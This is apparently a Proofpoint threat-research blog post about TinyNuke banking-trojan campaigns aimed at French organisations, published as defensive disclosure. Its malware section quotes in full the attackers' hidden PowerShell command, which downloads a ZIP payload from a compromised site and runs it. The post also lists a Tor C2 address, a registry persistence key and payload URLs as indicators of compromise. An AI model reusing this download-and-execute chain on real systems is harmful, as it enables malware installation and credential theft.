TinyNuke Banking Malware Targets French Entities | Proofpoint US

By Selena Larson, Joe Wise, and the Proofpoint Threat Research Team

Published: 2021-12-08 · Archived: 2026-04-05 20:25:15 UTC

Key Findings

- Proofpoint researchers identified ongoing activity from the banking malware TinyNuke.
- The activity nearly exclusively targets French entities and organizations with operations in France.
- The campaigns leverage invoice-themed lures targeting entities in manufacturing, industry, technology, finance, and other verticals.
- The new activity demonstrates a re-emergence of the malware specifically targeting French users that peaked in popularity in 2018.

Overview

Proofpoint identified multiple recent campaigns leveraging invoice-themed lures to distribute the uncommonly observed TinyNuke malware. The activity marks a stark reappearance of this threat, which has not been seen with regularity since 2018. The campaigns target hundreds of customers in various industries including manufacturing, technology, construction, and business services. The campaigns use French language lures with invoice or other financial themes, and almost exclusively target French entities and companies with operations in France.

TinyNuke is a banking trojan that first appeared in Proofpoint data in 2017 targeting French companies. It is similar to the notorious banking trojan Zeus, which has many variants with identical functionality. TinyNuke can be used to steal credentials and other private information and can be used to enable follow-on malware attacks. The author initially released the code on GitHub in 2017, and although the original repo is no longer available, other open-source versions of the malware exist.

Campaign Details

Proofpoint observed dozens of TinyNuke campaigns targeting French entities in 2018. After only observing a handful of TinyNuke campaigns in 2019 and 2020, Proofpoint observed TinyNuke reappear in January 2021 in one campaign distributing around 2,000 emails. Subsequent campaigns appeared in low volumes in May, June, and September. In November, Proofpoint identified multiple TinyNuke campaigns distributing around 2,500 messages and impacting hundreds of customers.

In the most recent campaigns, the threat actor uses invoice-themed lures purporting to be logistics, transportation, or business services entities.



Figure 1: Email lure with link leading to the download of TinyNuke.

These messages contain URLs that lead to the download of a compressed executable responsible for installing TinyNuke.

Proofpoint first observed TinyNuke in 2017 used as a second-stage payload in a Zeus banking trojan campaign targeting French entities. Its use peaked in 2018 before all but disappearing in Proofpoint data in 2019 and 2020.



Figure 2: TinyNuke campaign data.

Proofpoint has observed three times as many TinyNuke campaigns in 2021 as the two previous years combined. But while threat actors have conducted more campaigns this year, they are distributing fewer messages compared to previous years.



Figure 3: TinyNuke message data.

Though the number of 2021 campaigns is less than 2018, TinyNuke's reappearance and consistent targeting of French organizations is striking, suggesting it is a re-emerging threat in the French cybercrime threat landscape.

Proofpoint assesses there are at least two distinct activity sets using TinyNuke based on different lure themes, payload deployment, and command and control (C2) infrastructure. Specifically, one intrusion set associated with the initial TinyNuke actors uses Tor for C2 since 2018, while commodity actors typically leverage clear web C2. Open source reporting suggests the malware version using Tor which Proofpoint has observed with continued regularity is not publicly available, and likely used only by the original TinyNuke threat actors. The following analysis focuses on the most frequently observed activity set responsible for most of the TinyNuke campaigns in 2021.

Malware Details

In the recently observed campaigns, messages are sent with URLs that lead to ZIP files. The ZIP files contain a JavaScript file (e.g. Facture-78224UDJ2021.js) which is invoked by the Microsoft Windows native binary wscript. PowerShell is then executed and leverages the Start-BitsTransfer cmdlet to download another ZIP file (e.g. putty.zip) which contains the TinyNuke PE file.

```
powershell.exe -nop -w hidden -c -NoProfile -NonInteractive -ExecutionPolicy
Bypass -WindowStyle Hidden Import-Module BitsTransfer;
if (Test-Path C:\Users\[User]\AppData\Roaming\abd) {exist};
Start-BitsTransfer ' hxxps[://]addendasoftware[.]com/blog2/wp-content/uploads/2021/11/putty[.]zip' -Destination 'C:\Users\[User]\AppData\Roaming\putty.zip';
Start-Sleep -s 2; $shell = New-Object -ComObject Shell.Application;$zipFile = $shell.NameSpace('C:\Users\[User]\AppData\Roaming\putty.zip');
MkDir('C:\Users\[User]\AppData\Roaming\base'); $destinationFolder = $shell.NameSpace('C:\Users\[User]\AppData\Roaming\base');
$copyFlags += 0x10; $destinationFolder.CopyHere($zipFile.Items(), $copyFlags);
Start-Process 'C:\Users\[User]\AppData\Roaming\base\putty.exe'; New-Item c:\programdata\abd -ItemType File
```

Figure 4: PowerShell Command Line sample.

The actor generally uses legitimate, but compromised, websites to host the payload URL. The websites are typically French language, and do not share a common theme.

The following binaries are dropped to disk and executed.

C:\Users\[User]\AppData\Roaming\E02BC647BACE72A1\tor.exe

C:\Users\[User]\AppData\Roaming\E02BC647BACE72A1\firefox.exe

C:\Users\[User]\AppData\Roaming\putty.exe

In the recently observed campaigns, C2 communications occur via Tor. For example:

fizi4aqe7hpsts3r[.]onion/hci/client[.]php

Proofpoint researchers observed the string "nikoumouk" sent to the C2 server for an unknown purpose. According to information sharing partners and open-source information, the actors previously used that string in C2 communications in previous campaigns since 2018. The string is an insult in popular Arabic, mainly used in French speaking suburbs in Europe.

Persistence is achieved by adding an entry in the registry under the following location.

Key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\x00E02BC647BACE72A1\xe4\x8d\x82

Data: C:\Users\[User]\AppData\Roaming\E02BC647BACE72A1\firefox.exe

Once installed, the TinyNuke loader can be used for data and credential theft with formgrabbing and webinject capabilities for Firefox, Internet Explorer, and Chrome, and to install follow on payloads.

Related Threat Actors

Proofpoint identified TinyNuke infrastructure used in campaigns in 2018 overlapped with PyLocky ransomware attacks first reported that year. However, Proofpoint has not observed ransomware activity associated with TinyNuke in subsequent campaigns.

Public reporting associates the original TinyNuke author with an individual charged in a French sextortion case, and was imprisoned before reportedly being released under legal supervision in 2020 during a spike in the COVID pandemic. In 2017, the accused individual previously claimed to be the original author of TinyNuke in an interview with the journalist Brian Krebs.

TinyNuke actors have also reportedly taunted and harassed security researchers investigating TinyNuke activity.

Proofpoint does not associate TinyNuke with a known threat actor or group. The malware is publicly available and likely used by multiple threat actors, however Proofpoint assesses with high confidence at least some of the original threat actors distributing TinyNuke in 2018 continue to use it.

Conclusion

TinyNuke has re-emerged as a threat to French organizations, and entities with operations in France. Of note, in most of the recent campaigns the actor has stayed consistent with using URLs to ZIP files and the continued use of Tor for C2 communications. The malware can be used for data and financial theft, and compromised machines may be added to a botnet under the control of the threat actor.

Indicators of Compromise

Proofpoint identified the following indicators of compromise in 2021 campaigns.

Indicator	Description	First Observed
fizi4aqe7hpsts3r[.]onion/hci/client.php	TinyNuke C2	May 2021
hxxps://www[.]genou-alsace[.]fr/putty.zip	TinyNuke Payload URL	November 2021

hxxps://addendasoftware[.]com/blog2/wp-content/uploads/2021/11/putty.zip	TinyNuke Payload URL	November 2021
hxxps://www[.]edmf[.]org/redirect_d2CORIvmZ/putty.zip	TinyNuke Payload URL	November 2021
hxxp://www[.]palette-events[.]com/css/_notes/putty.zip	TinyNuke Payload URL	November 2021
hxxp://laurentabert[.]fr/setup.zip	TinyNuke Payload URL	September 2021
hxxp://www[.]energym63[.]com/10451372/cports.exe	TinyNuke Payload URL	June 2021
hxxp://www[.]energym63[.]com/10451372/putty2.zip	TinyNuke Payload URL	June 2021
hxxp://www[.]lightcharts[.]com/old-website/putty.zip	TinyNuke Payload URL	May 2021
hxxps://baloobajojonako[.]fr/panel/client.php?47F3640E5BCAD613	TinyNuke C2	January 2021
hxxps://lft[.]orange[.]fr/spaces/download/QYQ9IHG325rxm/600686abb5395430a1363770	TinyNuke Payload URL	January 2021
5ba482a11f1a99293a249c350c360cd0d8f1456dfcfd27bf0b4189511e4800d8	TinyNuke SHA256	January 2021

Source: https://www.proofpoint.com/us/blog/threat-insight/tinynuke-banking-malware-targets-french-entities